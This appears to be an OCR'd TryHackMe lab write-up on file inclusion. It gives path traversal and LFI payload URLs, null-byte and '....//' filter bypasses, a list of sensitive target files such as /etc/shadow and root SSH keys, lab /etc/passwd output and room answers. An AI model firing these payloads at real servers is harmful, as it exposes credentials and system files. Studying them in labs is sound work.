
TRY HACK ME: Write-Up Module-Vulnerability Research: File Inclusion

Task 1 Introduction-

What is File inclusion?


This room aims to equip you with the essential knowledge to exploit file inclusion vulnerabilities, including Local File Inclusion (LFI), Remote File Inclusion (RFI), and directory traversal. Also, we will discuss the risk of these vulnerabilities if they're found and the required remediation. We provide some practical examples of each vulnerability as well as hands-on challenges.

In some scenarios, web applications are written to request access to files on a given system, including images, static text, and so on via parameters. Parameters are query parameter strings attached to the URL that could be used to retrieve data or perform actions based on user input. The following graph explains and breaking down the essential parts of the URL.



For example, parameters are used with Google searching, where GET requests pass user input into the search engine. https://www.google.com/search?q=TryHackMe. If you are not familiar with the topic, you can view the How The Web Works module to understand the concept.

Let's discuss a scenario where a user requests to access files from a webserver. First, the user sends an HTTP request to the webserver that includes a file to display. For example, if a user wants to access and display their CV within the web application, the request may look as follows, http://webapp.thm/get.php?file=userCV.pdf, where the file is the parameter and the userCV.pdf, is the required file to access.



Why do File inclusion vulnerabilities happen?


File inclusion vulnerabilities are commonly found and exploited in various programming languages for web applications, such as PHP that are poorly written and implemented. The main issue of these vulnerabilities is the input validation, in which the user inputs are not sanitized or validated, and the user controls them. When the input is not validated, the user can pass any input to the function, causing the vulnerability.

What is the risk of File inclusion?

It depends! If the attacker can use file inclusion vulnerabilities to read sensitive data. In that case, the successful attack causes to leak of sensitive data, including code and files related to the web application, credentials for back-end systems. Moreover, if the attacker somehow can write to the server such as /tmp directory, then it is possible to gain remote command execution RCE. However, it won't be effective if file inclusion vulnerability is found with no access to sensitive data and no writing ability to the server.

Task 2 Deploy the VM-

After deploying VM, Please visit the link http://10.10.193.48/ to solve labs:




Task 3 Path Traversal-

Path Traversal

Also known as Directory traversal, a web security vulnerability allows an attacker to read operating system resources, such as local files on the server running an application. The attacker exploits this vulnerability by manipulating and abusing the web application's URL to locate and access files or directories stored outside the application's root directory.

Path traversal vulnerabilities occur when the user's input is passed to a function such as file_get_contents in PHP. It's important to note that the function is not the main contributor to the vulnerability. Often poor input validation or filtering is the cause of the vulnerability. In PHP, you can use the file_get_contents to read the content of a file. You can find more information about the function here.


The following graph shows how a web application stores files in /var/www/app. The happy path would be the user requesting the contents of userCV.pdf from a defined path /var/www/app/CVs.



We can test out the URL parameter by adding payloads to see how the web application behaves. Path traversal attacks, also known as the dot-dot-slash attack, take advantage of moving the

directory one step up using the double dots ../. If the attacker finds the entry point, which in this case get.php?file=, then the attacker may send something as follows, http://webapp.thm/get.php?file=../../../../etc/passwd

Suppose there isn't input validation, and instead of accessing the PDF files at /var/www/app/CVs location, the web application retrieves files from other directories, which in this case /etc/passwd. Each .. entry moves one directory until it reaches the root directory /. Then it changes the directory to /etc, and from there, it read the passwd file.



As a result, the web application sends back the file's content to the user.

Similarly, if the web application runs on a Windows server, the attacker needs to provide Windows paths. For example, if the attacker wants to read the boot.ini file located in c:\boot.ini, then the attacker can try the following depending on the target OS version:

http://webapp.thm/get.php?file=../../../../boot.ini or

http://webapp.thm/get.php?file=../../../../windows/win.ini

The same concept applies here as with Linux operating systems, where we climb up directories until it reaches the root directory, which is usually c:\.

Sometimes, developers will add filters to limit access to only certain files or directories. Below are some common OS files you could use when testing.

Location-

/etc/issue: contains a message or system identification to be printed before the login prompt.

/etc/profile: controls system-wide default variables, such as Export variables, File creation mask (umask), Terminal types, Mail messages to indicate when new mail has arrived

/proc/version: specifies the version of the Linux kernel

/etc/passwd: has all registered user that has access to a system

/etc/shadow: contains information about the system's users' passwords

/root/.bash_history: contains the history commands for root user

/var/log/dmessage: contains global system messages, including the messages that are logged during system startup

/var/mail/root: all emails for root user

/root/.ssh/id_rsa: Private SSH keys for a root or any known valid user on the server

/var/log/apache2/access.log: the accessed requests for Apache webserver

C:\boot.ini: contains the boot options for computers with BIOS firmware

Answer to the questions of this section-

Task 4 Local File Inclusion – LFI

Local File Inclusion (LFI)

LFI attacks against web applications are often due to a developers' lack of security awareness. With PHP, using functions such as include, require, include_once, and require_one often contribute to vulnerable web applications. In this room, we'll be picking on PHP, but it's worth noting LFI vulnerabilities also occur when using other languages such as ASP, JSP, or even in Node.js apps. LFI exploits follow the same concepts as path traversal.

In this section, we will walk you through various LFI scenarios and how to exploit them.

1. Suppose the web application provides two languages, and the user can select between the EN and AR

<?PHP include($_GET["lang"]); ?>

The PHP code above uses a GET request via the URL parameter lang to include the file of the page. The call can be done by sending the following HTTP request as follows:
http://webapp.thm/index.php?lang=EN.php to load the English page or
http://webapp.thm/index.php?lang=AR.php to load the Arabic page, where EN.php and AR.php files exist in the same directory.

Theoretically, we can access and display any readable file on the server from the code above if there isn't any input validation. Let's say we want to read the /etc/passwd file, which contains sensitive information about the users of the Linux operating system, we can try the following:
http://webapp.thm/get.php?file=/etc/passwd

In this case, it works because there isn't a directory specified in the include function and no input validation.

Now apply what we discussed and try to read /etc/passwd file. Also, answer question #1 below.

2. Next, In the following code, the developer decided to specify the directory inside the function.

<?PHP include("languages/". $_GET['lang']); ?>

In the above code, the developer decided to use the include function to call PHP pages in the languages directory only via lang parameters.


If there is no input validation, the attacker can manipulate the URL by replacing the lang input with other OS-sensitive files such as /etc/passwd.

Again the payload looks similar to the path traversal, but the include function allows us to include any called files into the current page. The following will be the exploit:


http://webapp.thm/index.php?lang=../../../../etc/passwd

Now apply what we discussed, try to read files within the server, and figure out the directory specified in the include function and answer question #2 below.

Answer to the questions of this section-



LAB1:




Home / Lab #1

File Inclusion Lab

Lab #1: Include a file in the input form below


File Name | For example: welcome.php | Include



File Inclusion Lab

Lab #1: Include a file in the input form below

File Name | ../ | Include




Home / Lab #1

File Inclusion Lab

Lab #1: Include a file in the input form below


File Name /etc/passwd Include



File Content Preview of **/etc/passwd**

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr
/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:
/bin/sh sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var
/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool
/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-
data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:
/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh
```

LAB2:



Task 5 Local File Inclusion - LFI #2

In this task, we go a little bit deeper into LFI. We discussed a couple of techniques to bypass the filter within the include function.

1. In the first two cases, we checked the code for the web app, and then we knew how to exploit it. However, in this case, we are performing black box testing, in which we don't have the source code. In this case, errors are significant in understanding how the data is passed and processed into the web app.

In this scenario, we have the following entry point: http://webapp.thm/index.php?lang=EN. If we enter an invalid input, such as THM, we get the following error

Warning: include(languages/THM.php): failed to open stream: No such file or directory in /var/www/html/THM-4/index.php on line 12

The error message disclosed significant information. By entering THM as input, an error message shows what the include function looks like: include(langauges/THM.php);.

If you look at the directory closely, we can tell the function includes files in the languages directory is adding .php at the end of the entry. Thus the valid input will be something as follows: index.php?lang=EN, where the file EN is located inside the given languages directory and named EN.php.

Also, the error message disclosed another important piece of information about the full web application directory path which is /var/www/html/THM-4/

To exploit this, we need to use the ../ trick, as described in the directory traversal section, to get out the current folder. Let's try the following:

http://webapp.thm/index.php?lang=../../../../etc/passwd

Note that we used 4 ../ because we know the path has four levels /var/www/html/THM-4. But we still receive the following error:

Warning: include(languages/../../../../../etc/passwd.php): failed to open stream: No such file or directory in /var/www/html/THM-4/index.php on line 12

It seems we could move out of the PHP directory but still, the include function reads the input with .php at the end! This tells us that the developer specifies the file type to pass to the include function. To bypass this scenario, we can use the NULL BYTE, which is %00.

Using null bytes is an injection technique where URL-encoded representation such as %00 or 0x00 in hex with user-supplied data to terminate strings. You could think of it as trying to trick the web app into disregarding whatever comes after the Null Byte.

By adding the Null Byte at the end of the payload, we tell the include function to ignore anything after the null byte which may look like:

include("languages/../../../../../etc/passwd%00").".php"); which equivalent to → include("languages/../../../../../etc/passwd");

NOTE: the %00 trick is fixed and not working with PHP 5.3.4 and above.

Now apply what we showed in Lab #3, and try to read files /etc/passwd , answer question #1 below.

2. In this section, the developer decided to filter keywords to avoid disclosing sensitive information! The /etc/passwd file is being filtered. There are two possible methods to bypass the filter. First, by using the NullByte %00 or the current directory trick at the end of the filtered keyword /.. The exploit will be similar to http://webapp.thm/index.php?lang=/etc/passwd/. We could also use http://webapp.thm/index.php?lang=/etc/passwd%00.

Now apply this technique in Lab #4 and figure out to read /etc/passwd.

3. Next, in the following scenarios, the developer starts to use input validation by filtering some keywords. Let's test out and check the error message!

http://webapp.thm/index.php?lang=../../../../etc/passwd

We got the following error!


Warning: include(languages/etc/passwd): failed to open stream: No such file or directory in /var/www/html/THM-5/index.php on line 15

If we check the warning message in the include(languages/etc/passwd) section, we know that the web application replaces the ../ with the empty string. There are a couple of techniques we can use to bypass this.

First, we can send the following payload to bypass it: ....//....//....//....//....//etc/passwd

Why did this work?

This works because the PHP filter only matches and replaces the first subset string ../ it finds and doesn't do another pass, leaving what is pictured below.



Try out Lab #5 and try to read /etc/passwd and bypass the filter!

4. Finally, we'll discuss the case where the developer forces the include to read from a defined directory! For example, if the web application asks to supply input that has to include a directory such as: http://webapp.thm/index.php?lang=languages/EN.php then, to exploit this, we need to include the directory in the payload like so: ?lang=languages/../../../../../etc/passwd.

Try this out in Lab #6 and figure what the directory that has to be present in the input field is.

Answer to the questions of this section-

Give Lab #3 a try to read **/etc/passwd**. What is the request look like?

/lab3.php?file=../../../../etc/passwd%00 Correct Answer Hint

Which function is causing the directory traversal in Lab #4?

file_get_contents Correct Answer


Try out Lab #6 and check what is the directory that has to be in the input field?

THM-profile Correct Answer

Try out Lab #6 and read **/etc/os-release**. What is the **VERSION_ID** value?


12.04 Correct Answer Hint

LAB 3:


48/lab3.php?file=../../../../etc/passwd%00
TryHackMe | Le
ef
http://10.10.193.48/lab3.php?file=../../../../etc
This time, search with:
Home
File
Lab #3: Include a file in the input form below
File Name
For example: welcome
Include

10.10.193.48/lab3.php?file=../../../../
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Current Path
/var/www/html
File Content Preview of ../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr
/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:
/bin/sh sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var

LAB 4:



Current Path

/var/www/html

File Content Preview of ?

Warning: file_get_contents(?) [function.file-get-contents]: failed to open stream: No such file or directory in **/var/www/html/lab4.php** on line **29**

LAB 5:

File Name ....//....//....//....//etc/passwd Include

